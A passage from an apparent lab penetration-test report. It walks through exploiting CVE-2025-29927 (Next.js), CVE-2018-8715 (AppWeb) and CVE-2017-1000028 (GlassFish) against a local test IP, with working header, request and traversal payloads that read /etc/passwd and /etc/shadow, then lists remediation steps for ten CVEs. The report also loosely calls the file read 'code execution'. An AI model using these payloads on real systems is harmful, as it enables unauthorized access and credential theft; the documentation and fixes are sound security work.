


Figure 1 - Request and Response without credentials in Burp Suite




Figure 2 - Response for no credentials in browser

Step-2: Exploit this vulnerability by adding the **x-middleware-subrequest** header with the value **middleware:middleware:middleware:middleware:middleware** in the request. The Next.js middleware will incorrectly process this header and bypass the authentication checks. The following is the curl command:

```
curl -i -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" http://10.0.2.15:3000
```




Figure 3 - Request and response bypassing authentication in Burp Suite




Figure 4 - Response bypassing authentication in browser

The screen shows a Manage Users button that manages user accounts and their permissions, Edit Content button that gives edit access to the web content and media files in the web page and a Settings button that configures the system settings and preferences of the web server as shown in Figure 4.

Refer to sections 3.8 and 4.8 for details on this vulnerability and section 6.8 for suggested steps to resolve it.

5.9. AppWeb Authentication Bypass - CVE-2018-8715

An attacker can bypass Appweb's form and digest authentication by sending a specially crafted HTTP request that exploits a logic flaw in the **authCondition**() function.

Step-1: Access the AppWeb application through the URL by using your IP as shown below.

```
http://10.0.2.15:8080
```




Figure 1 – AppWeb Login page

Step-2: Below is the captured HTTP request and response of the accessing the AppWeb portal, where the response says 401 unauthorized, as the HTTP request is not crafted yet.




Figure 2 – HTTP request and response (not crafted)

Step-3: Below is the HTTP GET malicious crafted request which we used for the exploitation, which bypasses the authentication.

```
GET / HTTP/1.1
Host: 10.0.2.15:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Authorization: Digest username=admin
```

Step-4: As we can see here, we used the crafted HTTP request without the password field in the authorization header as shown above, where the server responded with 200 OK response and also disclosed the **http.session** along with the cookie. As a result, the authentication was bypassed successfully.




Figure 3 – Crafted HTTP Request

Step-5: Here we can see that after successful exploitation we can access the AppWeb server.




Figure 4 – The AppWeb page is rendered

Step-6: The header, which was disclosed in the HTTP response, the same header is used to access the server. This was done by inserting the name and value parameters as shown below.




Figure 5 – Name and value parameters where cookie values are inserted

This validates the high nature of this vulnerability and the potential for authentication bypasses or further full system compromise, depending on the server configuration.
Refer to sections 3.9 and 4.9 for details on this vulnerability and section 6.9 for suggested steps to resolve it.

5.10. GlassFish 4.1.0 Arbitrary File Read - CVE-2017-1000028

An unauthenticated attacker can exploit a directory traversal vulnerability in Oracle GlassFish Server 4.1.0 by sending specially crafted HTTP GET requests with overlong UTF-8 encoding (**e.g., %c0%ae**) to access arbitrary files on the server.

Step-1: Access the GlassFish server through the URL by using your IP as shown below, which lands us on the login page.

```
https://10.0.2.15:4848
```

Figure 1 – GlassFish login page

Step-2: Below is the payload that was used for the exploitation.

```
/theme/META-
INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c
0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

Step-3: Access the GlassFish server as shown in step-1 through URL with the above payload, the execution of the **/etc/passwd** which results in the arbitrary code execution without the authentication as shown below.

Figure 2 - /etc/passwd is executed successfully

Step-4: Below screenshot shows the details of the **/etc/shadow** which was executed on the server successfully.




Figure 3 - /etc/shadow is executed successfully

This validates the high nature of this vulnerability and the potential for directory traversal or further full system compromise, depending on the server configuration.
Refer to sections 3.10 and 4.10 for details on this vulnerability and section 6.10 for suggested steps to resolve it.

6. Vulnerability Remediation or Fixes

6.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - CVE-2021-26084

It is advised to upgrade the affected version of Confluence Server and Data Center to version 7.13.0 (LTS) or higher. If it is not possible to upgrade to 7.13.0 (LTS) or higher, then upgrade to version 7.4.11.

For a full description of the latest version, see the Confluence Server and Data Center Release Notes. Download the latest version from the download centre. See sections 3.1 and 4.1 for details on vulnerability.

6.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - CVE-2018-7600

It is advised to upgrade the affected version of Drupal to the most recent version of Drupal 8.5.1 or higher. If it is not possible to update immediately, then attempt to apply this patch to fix the vulnerability until such time as you are able to completely update. See sections 3.2 and 4.2 for details on vulnerability.

6.3. Webmin Pre-Auth Remote Code Execution (CVE-2019-15107)

update the affected version of Webmin to most recent version of webmin 1.930 or newer

- If you are unable to update immediately, disabling the "user password change" option can mitigate the vulnerability. This feature is located under:
    - Webmin Configuration > Authentication > Password Expiry Policy

  Disabling this option prevents unauthenticated attackers from exploiting the vulnerable password_change.cgi script.

- For version 1.910, another mitigation involves editing the Webmin configuration:
    - Open the file /etc/webmin/miniserv.conf.
    - Remove or comment out the line containing passwd_mode=2.
    - Restart Webmin using /etc/webmin/restart.

Ensure that Webmin packages are downloaded from trusted sources. The malicious code was introduced in the SourceForge-hosted packages; therefore, prefer downloading from the official Webmin website or its GitHub repository. See sections 3.3 and 4.3 for details on vulnerability.

6.4. Cacti Pre-Auth Command Injection - CVE-2022-46169

It is advised to upgrade the affected version of Cacti 1.2.22 to the latest secure release of Cacti 1.2.23 or any later version where this vulnerability has been patched. The latest version of Cacti is available here for download. See sections 3.4 and 4.4 for details on vulnerability.

6.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH - CVE-2025-32433

It is advised to upgrade the affected version of Erlang/OTP SSH to the most recent version of Erlang/ OTP-27.3.4, where this vulnerability has been addressed. The latest version of Erlang/ OTP SSH can be found here for download. Until upgrading to a fixed version, it is recommend disabling the SSH server or to prevent access via firewall rules. See sections 3.5 and 4.5 for details on vulnerability.

6.6. elFinder ZIP Arguments Injection Leads to Command Injection - CVE-2021-32682

- Upgrade to version 2.1.59 or later, where the vulnerability has been patched. The latest version of elfinder is available here for download
- If immediate updating isn't possible, ensure that the elFinder PHP connector is not exposed without authentication to prevent unauthorized access.

See sections 3.6 and 4.6 for details on vulnerability

6.7. Apache OFBiz Authentication Bypass Leads to RCE - CVE-2023-51467

It is advised to upgrade the affected version of Apache OFBiz to the most recent version of Apache OFBiz 18.12.11 or any later version where this vulnerability has been patched. The latest version of Apache OFBiz is available here for download. See sections 3.7 and 4.7 for details on vulnerability.

6.8. Next.js Middleware Authorization Bypass - CVE-2025-29927

It is advised to upgrade to the Next.js version 15.2.3, in which this vulnerability has already been fixed. The following command can be run to upgrade to the latest versions:

```
npm install next@latest

or

yarn upgrade next@latest
```

If it is not possible to upgrade immediately, configure the web server or proxy to drop or reject requests that contain the header **x-middleware-subrequest** as a workaround. See sections 3.8 and 4.8 for details on the vulnerability.

6.9. AppWeb Authentication Bypass - CVE-2018-8715

It is essential to upgrade to Appweb version 7.0.3 or later, where the issue has been addressed.

If upgrading is not immediately feasible, consider implementing the following temporary measures:

- Limit access to the web server by configuring firewall rules or access control lists to allow only trusted IP addresses.
- Implement monitoring to detect unusual or unauthorized access attempts, which may indicate exploitation attempts.
- Develop and deploy custom middleware to enforce additional authentication checks before granting access to sensitive resources.

For detailed information on the latest version and its features, refer to the Appweb Release Notes. To download AppWeb version 7.0.3 or later, visit the Appweb Download Center. See sections 3.9 and 4.9 for details on vulnerability.

6.10. GlassFish 4.1.0 Arbitrary File Read - CVE-2017-1000028

- Update to a later version of GlassFish 7.0.23 Server where this vulnerability has been patched. The latest version can be found here for download.
- Limit access to the GlassFish administration interface (typically on port 4848) by implementing firewall rules or access control lists to allow only trusted IP addresses.
- Utilize a WAF to detect and block malicious requests that attempt directory traversal attacks.
- Regularly review server logs for unusual or unauthorized access patterns that may indicate exploitation attempts.

See sections 3.10 and 4.10 for details on vulnerability.